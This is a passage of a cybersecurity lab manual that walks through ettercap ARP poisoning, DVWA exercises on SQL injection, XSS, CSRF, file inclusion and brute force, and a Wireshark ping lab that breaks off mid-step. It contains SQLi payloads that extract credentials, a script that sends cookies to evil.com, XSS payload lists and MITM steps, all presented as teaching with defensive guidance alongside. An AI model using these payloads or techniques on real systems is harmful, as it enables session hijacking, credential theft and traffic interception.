
2. Go to pulldown menu that says "Sniff" and click on "Unified Sniffing".

   When we do that, it opens a new window asking us what interface we want to use and defaults

3. Click "OK", ettercap launches it sniffing and loads its plugins.




4. Click on the "Hosts" tab and you will see a menu that includes "Scan for Hosts". Click on it and ettercap will begin scanning the network for hosts.







5. Now, using that same "Hosts" tab, click on "Hosts List". This will display all the hosts that ettercap has discovered on your network as seen in the screenshotbelow.



6. Now, select one of the hosts that will be the target of this attack in the window by clicking on it and then click on "Add to Target 1" at the bottom of the window. When you do so, ettercap will add that host as the first target in our MiTM attack as seen in the screenshot below. Next, select the second host in this attack and then click "Add to Target 2".



7. Finally, go to the menu above and click on MITM tab and the drop down menu willhave a selection called "ARP Poisoning" as seen in the screenshot below.



8. Select it and it will open a pop window like below. Select "Sniff remote connections".When we press OK, ettercap will begin ARP poisoning and you will see ettercap respond in its main windows with the message below.



Now, we have successfully placed ourselves between the two targets systems and all their traffic must flow through us

Module 2: Web Application Security using DVWA

Experiment 6

Aim: SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.

Create an account on:

https://attackdefense.pentesteracademy.com/challengedetailsnoauth?cid=34 to access online Damn Vulnerable Web Application (DVWA)

DVWA is a deliberately vulnerable web application designed for practicing security testing techniques. Here's a general outline of how you might conduct a SQL injection attack using DVWA:

1. **Setup DVWA:** First, you need to set up DVWA on your local machine or a virtual server. You can download DVWA from its official GitHub repository and follow the installation instructions.

2. **Access DVWA:** Once DVWA is set up, access it through your web browser. By default, DVWA comes with a login page.

3. **Login:** Log in to DVWA using the default credentials (usually admin/password).

4. **Select SQL Injection:** In DVWA, there's usually a section dedicated to SQL injection under the "DVWA Security" tab. Set the security level to low initially, and later you can increase the security level to test more sophisticated attacks.

5. **Identify Input Fields:** Look for input fields on the web pages where user input is processed and sent to the database. Common examples include login forms, search bars, and registration forms.

6. **Perform SQL Injection:** In the input fields identified, start by entering basic SQL injection payloads to see if the application is vulnerable. For example, try entering ' OR 1=1 -- - in a login form's username field. If successful, this could log you in without a valid username and password.

7. **Extract Data:** Once you've confirmed the vulnerability, you can start extracting data from the database. Use SQL injection techniques like UNION-based attacks or error- based attacks to retrieve sensitive information from the database. For example, you might use a

payload like ' UNION SELECT username, password FROM users -- to extract usernames and passwords from the database.

8. **Modify or Delete Data:** If the application allows it and you have the necessary permissions, you can modify or delete data from the database using SQL injection. Craft SQL queries that perform these actions and inject them into vulnerable input fields.

9. **Test Security Levels:** Gradually increase the security level in DVWA and see how it affects your ability to perform successful SQL injection attacks. Higher security levels often mean better defenses against common SQL injection techniques.

10. **Report Findings:** If you're practicing in a controlled environment or as part of a security assessment, make sure to document your findings and report them to the appropriate party.

Remember to always practice responsible disclosure and only perform SQL injection attacks on systems you have permission to test. Unauthorized access to systems can have serious legal consequences.

Experiment 7

Aim: Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.

Cross-site Scripting (XSS)

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

"Isn't Cross-site scripting the User's Problem?"

If an attacker can abuse XSS vulnerability on a web page to execute arbitrary JavaScript in a user's browser, the security of that vulnerable website or vulnerable web application and its users has been compromised. XSS is not the user's problem like any other security vulnerability. If it is affecting your users, it affects you.

Cross-site Scripting may also be used to deface a website instead of targeting the user. The attacker can use injected scripts to change the content of the website or even redirect the browser to another web page, for example, one that contains malicious code.

What Can the Attacker Do with JavaScript?

XSS vulnerabilities are perceived as less dangerous than for example SQL Injection vulnerabilities. Consequences of the ability to execute JavaScript on a web page may not seem dire at first. Most web browsers run JavaScript in a very tightly controlled environment. JavaScript has limited access to the user's operating system and the user's files. However, JavaScript can still be dangerous if misused as part of malicious content:

- Malicious JavaScript has access to all the objects that the rest of the web page has access to. This includes access to the user's cookies. Cookies are often used to store session tokens. If an attacker can obtain a user's session cookie, they can impersonate that user, perform actions on behalf of the user, and gain access to the user's sensitive data.
- JavaScript can read the browser DOM and make arbitrary modifications to it.

Luckily, this is only possible within the page where JavaScript is running.

- JavaScript can use the XMLHttpRequest object to send HTTP requests with arbitrary content to arbitrary destinations.
- JavaScript in modern browsers can use HTML5 APIs. For example, it can gain access to the user's geolocation, webcam, microphone, and even specific files from the user's file system. Most of these APIs require user opt-in, but the attacker can use social engineering to go around that limitation.

The above, in combination with social engineering, allow criminals to pull off advanced attacks including cookie theft, planting trojans, keylogging, phishing, and identity theft. XSS vulnerabilities provide the perfect ground to escalate attacks to more serious ones. Cross-site Scripting can also be used in conjunction with other types of attacks, for example, Cross-Site Request Forgery (CSRF).

There are several types of Cross-site Scripting attacks: stored/persistent XSS, reflected/non-persistent XSS, and DOM-based XSS. You can read more about them in an article titled Types of XSS.

How Cross-site Scripting Works

There are two stages to a typical XSS attack:

1. To run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.
2. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.

For step one to be possible, the vulnerable website needs to directly include user input in its pages. An attacker can then insert a malicious string that will be used within the web page and treated as source code by the victim's browser. There are also variants of XSS attacks where the attacker lures the user to visit a URL using social engineering and the payload is part of the link that the user clicks.

The following is a snippet of server-side pseudocode that is used to display the most recent comment on a web page:

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above script simply takes the latest comment from a database and includes it in an HTML page. It assumes that the comment printed out consists of only text and contains no HTML tags or other code. It is vulnerable to XSS, because an attacker could submit a comment that contains a malicious payload, for example:

```
<script>doSomethingEvil();</script>
```

The web server provides the following HTML code to users that visit this web page:

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```


When the page loads in the victim's browser, the attacker's malicious script executes. Most often, the victim does not realize it and is unable to prevent such an attack.

Stealing Cookies Using XSS

Criminals often use XSS to steal cookies. This allows them to impersonate the victim. The attacker can send the cookie to their own server in many ways. One of them is to execute the following client-side script in the victim's browser:

```
<script>
window.location="http://evil.com/?cookie=" + document.cookie
</script>
```

The figure below illustrates a step-by-step walkthrough of a simple XSS attack.



1. The attacker injects a payload into the website's database by submitting a vulnerable form with malicious JavaScript content.
2. The victim requests the web page from the web server.
3. The web server serves the victim's browser the page with attacker's payload as part of the HTML body.
4. The victim's browser executes the malicious script contained in the HTML body. In this case, it sends the victim's cookie to the attacker's server.
5. The attacker now simply needs to extract the victim's cookie when the HTTP request arrives at the server.
6. The attacker can now use the victim's stolen cookie for impersonation.

To learn more about how XSS attacks are conducted, you can refer to an article titled A comprehensive tutorial on cross-site scripting.

Cross-site Scripting Attack Vectors

The following is a list of common XSS attack vectors that an attacker could use to compromise the security of a website or web application through an XSS attack. A more extensive list of XSS payload examples is maintained by the OWASP organization: XSS Filter Evasion Cheat Sheet.

<script> tag

The <script> tag is the most straightforward XSS payload. A script tag can reference external JavaScript code or you can embed the code within the script tag itself.

```
<!-- External script -->
<script src=http://evil.com/xss.js></script>
<!-- Embedded script -->
<script> alert("XSS"); </script>
```

JavaScript events

JavaScript event attributes such as onload and onerror can be used in many different tags. This is a very popular XSS attack vector.

```
<!-- onload attribute in the <body> tag -->
<body onload=alert("XSS")>
```

<body> tag

An XSS payload can be delivered inside the <body> by using event attributes (see above) or other more obscure attributes such as the background attribute.

```
<!-- background attribute -->
<body background="javascript:alert("XSS")">
```

<img> tag

Some browsers execute JavaScript found in the <img> attributes.

```
<!-- <img> tag XSS -->
<img src="javascript:alert("XSS");">
<!--  tag XSS using lesser-known attributes -->
<img dynsrc="javascript:alert('XSS')">
<img lowsrc="javascript:alert('XSS')">
```

<iframe> tag

The <iframe> tag lets you embed another HTML page in the current page. An IFrame may contain JavaScript but JavaScript in the IFrame does not have access to the DOM of the parent page due to the Content Security Policy (CSP) of the browser. However, IFrames are still very effective for pulling off phishing attacks.

```
<!-- <iframe> tag XSS -->
<iframe src="http://evil.com/xss.html">
```

<input> tag

In some browsers, if the type attribute of the <input> tag is set to image, it can be manipulated to embed a script.

```
<!-- <input> tag XSS -->
<input type="image" src="javascript:alert('XSS');">
```

<link> tag

The <link> tag, which is often used to link to external style sheets, may contain a script.

```
<!-- <link> tag XSS -->
<link rel="stylesheet" href="javascript:alert('XSS');">
```

<table> tag

The background attribute of the <table> and <td> tags can be exploited to refer to a script instead of an image.

```
<!-- <table> tag XSS -->
<table background="javascript:alert('XSS')">
<!-- <td> tag XSS -->
<td background="javascript:alert('XSS')">
```

** tag**

The tag, similar to the <table> and <td> tags, can also specify a background and therefore embed a script.

```
<!-- <div> tag XSS -->
<div style="background-image: url(javascript:alert('XSS'))">
<!-- <div> tag XSS -->
<div style="width: expression(alert('XSS'));">
```

<object> tag

The <object> tag can be used to include a script from an external site.

```
<!-- <object> tag XSS -->
<object type="text/x-scriptlet" data="http://hacker.com/xss.html">
```

Is Your Website or Web Application Vulnerable to Cross-site Scripting

Cross-site Scripting vulnerabilities are one of the most common web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists XSS vulnerabilities in their OWASP Top 10 2017 document as the second most prevalent issue.

Fortunately, it's easy to test if your website or web application is vulnerable to XSS and other vulnerabilities by running an automated web scan using the Acunetix vulnerability scanner, which includes a specialized XSS scanner module. Take a demo and find out more about running XSS scans against your website or web application. An example of how you can detect blind XSS vulnerabilities with Acunetix is available in the following article: How to Detect Blind XSS Vulnerabilities.

How to Prevent XSS

To keep yourself safe from XSS, you must sanitize your input. Your application code should never output data received as input directly to the browser without checking it for malicious code.

For more details, refer to the following articles: Preventing XSS Attacks and How to Prevent DOM-based Cross-site Scripting. You can also find useful information in the XSS Prevention Cheat Sheet maintained by the OWASP organization.

How to Prevent Cross-site Scripting (XSS) – Generic Tips

Preventing Cross-site Scripting (XSS) is not easy. Specific prevention techniques depend on the subtype of XSS vulnerability, on user input usage context, and on the programming framework. However, there are certain general strategic principles that you should follow to keep your web application safe.



Step 1: Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.



Step 2: Don’t trust any user input

Treat all user input as untrusted. Any user input that is used as part of HTML output introduces a risk of an XSS. Treat input from authenticated and/or internal users the same way that you treat public input.



Step 3: Use escaping/encoding

Use an appropriate escaping/encoding technique depending on where user input is to be used: HTML escape, JavaScript escape, CSS escape, URL escape, etc. Use existing libraries for escaping, don’t write your own unless absolutely necessary.



Step 4: Sanitize HTML

If the user input needs to contain HTML, you can’t escape/encode it because it would break valid tags. In such cases, use a trusted and verified library to parse and clean HTML. Choose the library depending on your development language, for example, HtmlSanitizer for .NET or SanitizeHelper for Ruby on Rails.



Step 5: Set the HttpOnly flag

To mitigate the consequences of a possible XSS vulnerability, set the HttpOnly flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.



Step 6: Use a Content Security Policy

To mitigate the consequences of a possible XSS vulnerability, also use a Content Security Policy (CSP). CSP is an HTTP response header that lets you declare the dynamic resources that are allowed to load depending on the request source.



Step 7: Scan regularly (with Acunetix)

XSS vulnerabilities may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.

Experiment 8

Aim: Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.

CSRF attacks exploit the trust that a web application has in a user's browser. An attacker tricks an authenticated user into unknowingly executing malicious actions on a web application they are logged into. This can be achieved by crafting a malicious web page or email containing code that automatically submits requests to the target web application on behalf of the user.

However, it's crucial to understand the importance of protecting against CSRF attacks and to implement appropriate security measures in web applications, such as:

1. CSRF tokens: Use unique tokens in forms that are submitted to the server with each request. The server verifies these tokens to ensure that the request originated from the legitimate user and not from an attacker's site.

2. SameSite cookies: Set the SameSite attribute on cookies to restrict their usage to first-party context, preventing them from being sent in cross-origin requests.

3. HTTP Referer header: Check the Referer header on the server-side to verify that requests originated from the expected source.

4. Use of security headers: Implement security headers like Content-Security-Policy (CSP) and X-Frame-Options to mitigate the risk of CSRF attacks.

5. Session management: Implement robust session management practices, such as session expiration, session invalidation on logout, and session rotation.

If you're interested in learning more about web security and how to defend against CSRF attacks, I recommend studying reputable resources and participating in ethical hacking courses or workshops conducted by recognized cybersecurity organizations. Remember to always use your skills responsibly and ethically to contribute positively to cybersecurity efforts.

Experiment 9:

Aim: File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.

File Inclusion Vulnerabilities, both remote and local, occur when a web application allows a user to include files on the server that should not be accessible to them. This could enable attackers to include malicious files, such as scripts or configuration files, and execute arbitrary code on the server.

However, understanding the basics of File Inclusion Vulnerabilities and how to defend against them is important for improving web application security. Here are some general guidelines for mitigating File Inclusion Vulnerabilities:

1. **Input Validation:** Always validate and sanitize user input, especially when including files or paths. Ensure that only allowed and expected inputs are accepted.

2. **File Whitelisting:** Maintain a whitelist of allowed files or directories that can be included by the application. Reject requests that attempt to include files outside the whitelist.

3. **Path Hardening:** Avoid using user-controlled input directly in file paths. Use absolute paths or relative paths with strict limitations to prevent directory traversal attacks.

4. **Security Headers:** Implement security headers, such as Content-Security-Policy (CSP), to restrict the sources from which files can be included.

5. **File Permissions:** Set appropriate file permissions to restrict access to sensitive files and directories. Ensure that files containing sensitive information or executable code are not accessible to unauthorized users.

6. **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and address vulnerabilities in the application code.

If you're interested in learning more about web security and how to defend against file inclusion vulnerabilities, I recommend studying reputable resources and participating in ethical hacking courses or workshops conducted by recognized cybersecurity organizations. Remember to always use your skills responsibly and ethically to contribute positively to cybersecurity efforts.

Experiment 10

Aim: Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

1. Setting up DVWA:

- Download and set up DVWA on your local machine or a virtual environment.
- Ensure it's configured with a database backend (e.g., MySQL) and properly secured.

2. Configure Security Level:

- In DVWA, there are security levels ranging from low to high. Set it to low for demonstration purposes.
- This makes DVWA vulnerable to simple attacks, allowing us to demonstrate the concepts without causing harm.

3. Accessing the Login Page:

- Navigate to the DVWA login page in your browser.
- The default credentials might be admin/password. Try logging in with these to understand the normal login flow.

4. Brute-Force Attack:

- Use a tool like Hydra or Burp Suite to perform a brute-force attack.
- Specify the target URL (DVWA login page), the username (usually "admin"), and set a password list.
- Execute the attack and observe how the tool systematically tries different passwords until it finds the correct one.
- This demonstrates the danger of weak passwords and the effectiveness of brute- force

attacks.

5. Dictionary Attack:

- Similar to a brute-force attack, but instead of trying every possible combination, a dictionary attack uses a list of commonly used passwords.
- Use the same tool (e.g., Hydra or Burp Suite) but provide it with a dictionary file containing common passwords.
- Execute the attack and observe how quickly it finds the correct password if it's a common one.
- This emphasizes the importance of using strong, unique passwords that are not easily guessable.

6. Strong Password Policies:

- After demonstrating the attacks, emphasize the importance of strong password policies.
- Encourage the use of long, complex passwords that include a mix of uppercase and lowercase letters, numbers, and special characters.
- Advocate for the use of passphrases, which are longer and easier to remember than traditional passwords.
- Recommend enabling multi-factor authentication (MFA) wherever possible to add an extra layer of security.

7. Education and Awareness:

- Finally, educate users about the risks of weak passwords and the importance of practicing good password hygiene.
- Encourage regular password changes and discourage password reuse across multiple accounts.
- Provide guidance on how to create and manage strong passwords securely.

By simulating these attacks in a controlled environment like DVWA and emphasizing the importance of strong password policies, you can effectively demonstrate the risks associated with weak passwords and educate users on best practices for password security. Remember to conduct such demonstrations responsibly and ethically, with the intention of improving awareness and promoting better cybersecurity practices.

Experiment 11

Aim: Analyze ICMP (Internet Control Message Protocol) packets using Wireshark while executing the ping and traceroute commands. By capturing packets in Wireshark, we can examine TTL (Time-To-Live) values, round-trip times (RTT), and detect network latency or packet loss issues.

Tools Required

1. **Wireshark** (Packet capture tool)
2. **Operating System**: Windows, Linux, or macOS
3. **Commands Used**:
   - `ping` (to send ICMP Echo Requests and measure RTT)
   - `traceroute` (Linux/macOS) or `tracert` (Windows) (to analyze network path)

Step 1: Start Packet Capture in Wireshark

1. Open **Wireshark**.
2. Select the active network interface (e.g., Ethernet, Wi-Fi).
3. Start the packet capture by clicking **"Start"**.

Step 2: Execute the `ping` Command

1. Open a terminal or command prompt.
2. Run the `ping` command to a known destination (e.g., Google's DNS server):


```
ping 8.8.8.8
```

3. Observe the response, which includes:
   - ICMP Echo Request packets sent to the destination.
   - ICMP Echo Reply packets received from the destination.
   - RTT (time taken for packets to travel to and from the destination).


Step 3: Execute the `traceroute` Command

1. In the terminal or command prompt, run:

